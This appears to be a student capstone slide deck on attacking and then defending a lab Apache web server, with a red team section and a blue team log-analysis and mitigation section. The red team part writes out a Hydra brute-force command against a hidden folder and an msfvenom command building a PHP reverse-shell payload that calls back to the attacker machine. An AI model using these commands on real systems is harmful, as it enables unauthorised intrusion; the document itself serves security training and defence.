Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:10.0.0.76

Machines
IPv4:192.168.1.1
OS:Windows 10
Hostname: Azure
Hyper-V ML-RefVm

IPv4:192.168.1.90
OS:Linux 2.6.32
Hostname:Kali

IPv4:192.168.1.100
OS:Linux
Hostname:ELK-stack

IPv4:192.168.1.100
OS:Linux
Hostname:Capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Web Server/ Target Machine
ELK	192.168.1.100	Monitoring Machine - Kibana
Kali	192.168.1.90	Attacker
HyperV, Gateway	192.168.1.1	Host Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache Web Server	*Use browser to read contents of directories on Capstone*	*Reveal user Ashton as the Administrator and find a /company_folders/Secret_Folder*
Weak Password	Commonly used passwords, lack of password complexity and No lockout for failed attempts	Brute force by accessing the /secret_folder with rockyou.txt password and hash for Ryan
Persistent Reverse Shell Backdoor	Deploy reverse shell payload exploit on web server that allows outbound ports and undetected reverse shell	Gained remote backdoor shell access to Capstone Apache web server

Exploitation: Apache Web Server

01

Tools & Processes


Netdiscover to determine the active host on the network and discovered web server Ip. Navigate to 192.168.1.105 through the web browser


02


Reviewed files to determine reconnaissance and found

Ashton is the admin for /company_folders/secret_folder/

03







Exploitation: Weak Password

01

Executing Hydra command

hydra -l ashton -P rocketyou.txt -s 80 -f -vV 192.168.1.105 http-get "/company_folders/secret_folder"

This reveals password for Ashton's account

02


Achievements


Access to the /secret_folder
Uncovered username ashton and password for leopldo

Access to the /webdav/

Uncovered password for Ryan by cracking the hash

03





Exploitation: Reverse Shell Backdoor

01

Tools & Processes

Upload and create MSFvenom payload **msfvenom -P php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o shell.php**


Establish a remote listener by connecting to Msfconsole


02

Achievements

Gaining access to the machines shell on the Capstone 192.168.1.105

03






Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




source.ip : 192.168.1.90 and destination.ip : 192.168.1.105 and not destination.port : 443 and not destination.port : 80

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?



Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,059
http://192.168.1.105/webdav	40
http://192.168.1.105/webdav/shell.php	12
http://192.168.1.105/	10
http://192.168.1.105/webdav/	8


Export: Raw Formatted


Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?








Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?



Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Search for any traffic with the destination of the web server IP (192.168.1.105), with a source IP not from the web server IP, connecting to any port for HTTP (80) or HTTPS (443)

What threshold would you set to activate this alarm?

If there are 2 or more port connection attempts to the same or different ports within 1 second, send an email to SOC.

System Hardening

What configurations can be set on the host to mitigate port scans?

Block unused ports.

Describe the solution. If possible, provide required command lines.

Use a tool like iptables to block traffic from unknown IPs, for ports that are not 443 and 80.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?
Set an alert for when an IP address from outside the home network attempts to access the file path to a *secret folder*.

What threshold would you set to activate this alarm?
Any unknown IP Address accessing the folder should send an alert, especially if the folder has sensitive information.

System Hardening

What configuration can be set on the host to block unwanted access?
Updating the web.config file so that only specific IP addresses are allowed to access the file on the web server.

Describe the solution. If possible, provide required command lines.
Use a web.config template to create a file named web.config, save it in the directory of the file you wish to protect. Tada!
https://support.cartika.com/portal/en/kb/articles/using-web-config-to-limit-access-by-ip-address-19-6-2018

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
Any alarm that detects Hydra as a user_agent, or one that detects a lot of traffic from a specific ip address in a short period of time.

What threshold would you set to activate this alarm?
An email to SOC after 10 attempts of logins from an IP address in 5 minutes.

System Hardening

What configuration can be set on the host to block brute force attacks?
Block excessive login attempts, implement a fun “I’m not a robot” test, and block any Hydra users.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
When a non-pre-approved IP address attempts to access the webdav directory.

What threshold would you set to activate this alarm?
Anytime an unknown IP address attempts to login in to your webdav directory.

System Hardening

What configuration can be set on the host to block unwanted access?
Updating the web.config file again so that only specific IP addresses are allowed to access the file on the web server.

Describe the solution. If possible, provide required command lines.
Use a web.config template to create a file named web.config, save it in the directory of the file you wish to protect.
https://support.cartika.com/portal/en/kb/articles/using-web-config-to-limit-access-by-ip-address-19-6-2018

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
Look out for PUT requests made from unknown IP addresses, especially if it is to a file path that is not supposed to be accessed by unknown Ip addresses.

What threshold would you set to activate this alarm?
Any attempt to PUT to an important directory should be create a notification.

System Hardening

What configuration can be set on the host to block unwanted access?
Block any PUT requests from unknown IP addresses in places where they should not be PUTting.

Describe the solution. If possible, provide required command lines.
Update a file like the WebSEAL config file:
https://www.ibm.com/docs/en/sva/10.0.0?topic=configuration-disabling-http-methods


The End